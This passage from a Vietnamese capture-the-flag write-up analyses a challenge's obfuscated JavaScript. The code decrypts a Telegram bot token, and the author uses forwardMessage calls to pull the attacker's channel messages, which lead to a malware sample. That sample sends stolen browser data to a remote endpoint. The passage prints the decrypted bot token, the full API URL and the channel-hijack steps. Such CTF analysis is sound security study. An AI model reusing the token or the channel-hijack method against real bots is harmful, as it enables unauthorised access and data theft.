    }(43, 106, 167, 103, 163, 98) +
    1354343..toString(36).toLowerCase() +
    21..toString(36).toLowerCase().split('').map(function (r) {
        return String.fromCharCode(r.charCodeAt() + -13)
    }).join('') +
    4..toString(36).toLowerCase() +
    32..toString(36).toLowerCase().split('').map(function (r) {
        return String.fromCharCode(r.charCodeAt() + -39)
    }).join('') +
    381..toString(36).toLowerCase().split('').map(function (r) {
        return String.fromCharCode(r.charCodeAt() + -13)
    }).join('') +
    function () {
        var r = Array.prototype.slice.call(arguments), o = r.shift();
        return r.reverse().map(function (r, t) {
            return String.fromCharCode(r - o - 60 - t)
        }).join('')
    }(42, 216, 153, 153, 213, 187);
}

document.getElementById("newsletterForm").addEventListener("submit", function(e) {
  e.preventDefault();
  const emailField = document.getElementById("email");
  const descriptionField = document.getElementById("descriptionField");
  let isValid = true;
  if (!emailField.value) {
    emailField.classList.add("shake");
    isValid = false;
    setTimeout(() => {
      return emailField.classList.remove("shake");
    }, 500);
  }
  if (!isValid) {
    return;
  }
  const emailValue = emailField.value;
  const specialKey = emailValue.split("@")[0];
  const desc = parseInt(descriptionField.value, 10);
  f(specialKey, desc);
});

function f(oferkfer, icd) {
  const channel_id = -1002496072246;
  var enc_token = "nZiIjaXAVuzO4aBCf5eQ5ifQI7rUBI3qy/5t0Djf0pG+tCL3Y2bKBCFIf3TZ0Q==";
  // _$_5975[1] = s3cur3k3y
  // _$_5975[8] = 18m0oThLAr5NfLP4hTycCGf0BIu0dG+P/1xvnW6O29g=
  if (oferkfer === G(_$_5975[1]) &&
        CryptoJS.SHA256(sequence.join('')).toString(CryptoJS.enc.Base64) === _$_5975[8]) {
    var decrypted = CryptoJS.RC4Drop.decrypt(
            enc_token,
            CryptoJS.enc.Utf8.parse(oferkfer),
            { drop: 192 }
        ).toString(CryptoJS.enc.Utf8);
    var HOST = "https://api.telegram.org/bot"+ decrypted;
    var xhr = new XMLHttpRequest();
    xhr.onreadystatechange = function() {
      if (xhr.readyState == XMLHttpRequest.DONE) {
        const resp = JSON.parse(xhr.responseText);
        try {
          const link = resp.result.text;
          window.location.replace(link);
        } catch (error) {
          alert("Form submitted!");
        }
      }
    };
    xhr.open("GET", HOST + "/" + "forwardMessage?chat_id=" + icd + "&from_chat_id=" + channel_id + "&message_id=5");
    xhr.send(null);
  } else {
    alert("Form submitted!");
  }
}
var sequence = [];

function l() {
  sequence.push(this.id);
}
var checkboxes = document.querySelectorAll("input[class=cb]");
for (var i = 0; i < checkboxes.length; i++) {
  checkboxes[i].addEventListener("change", l);
}
Ta tìm giá trị oferkfer để lấy giá trị của cho việc decrypt biến decrypted:

oferkfer = 0p3r4t10n_4PT_Un10n
Ta tiến hành tìm giá trị của decrypted:

decrypt = 7767830636:AAF5Fej3DZ44ZZQbMrkn8gf7dQdYb3eNxbc
Ta có link bot telegram hoàn chỉnh: https://api.telegram.org/bot7767830636:AAF5Fej3DZ44ZZQbMrkn8gf7dQdYb3eNxbc
Ta có thể /getMe để lấy thông tin về bot và xác định được tên của con bot là OperationEldoriaBot
Ta sẽ sử dụng API forwardMessage để kéo tất cả tin nhắn về Telegram của ta. Nhưng ta chỉ có thể làm việc đó nếu ta có ID chat của ta và con bot. Thế nên ta tiến hành gửi tin nhắn cho con bot

Sau khi đã khỏi tạo đoạn chat, thông tin sẽ update ở /getUpdates của con bot.
Ta lấy được chat_id của mình và hoàn thành url hoàn chỉnh thực hiện API forwardMessage
1
https://api.telegram.org/bot7767830636:AAF5Fej3DZ44ZZQbMrkn8gf7dQdYb3eNxbc/forwardMessage?chat_id=xxx&from_chat_id=-1002496072246&message_id=x
Khi ta test, có tất cả 11 đoạn chat và trong số đó có một vài cái đặc biệt
1
2
3
message_id = 3: "Interesting. Their reliance on **Brave** works in our favor. Send over the tool and a brief summary of its capabilities."
message_id = 6: Zip file
message_id = 9 -> Cho password: dr4g0nsh34rtb3l0ngst0m4l4k4r
Ta tải file và tiến hành giải nén, ta có được 1 file Brave.exe
Ta thử phân tích nhưng không có bất kỳ thứ gì khả nghi. Vì vậy ta phải đổi sang hướng Dynamic Analysis. Về cơ bản method này nhằm để nắm bắt hành vi của con Brave.exe này
Ta tiến hành mở Fakenet-NG (Tool cho Dynamic Network Analysis) và chạy Brave.exe cùng Browser Brave (vì trong mess_id 3, người ta có nhắc đến việc người dùng sử dụng Brave sẽ có lợi cho họ nên ta nghĩ là con Brave.exe này sẽ làm gì đó với dữ liệu bla bla của Brave)
Malware gửi POST request với JSON data tới endpoint. Ta tìm được flag nằm trong JWT Token trên POST request



Flag: HTB{APT_c0nsp1r4c13s_b3h1nd_b3n1gn_l00k1ng_s1t3s}
Conclusion

Rất thành công là giải này bên mình đạt top khá cao và mình cũng học được rất nhiều thứ
The End
Thanks for reading ^___^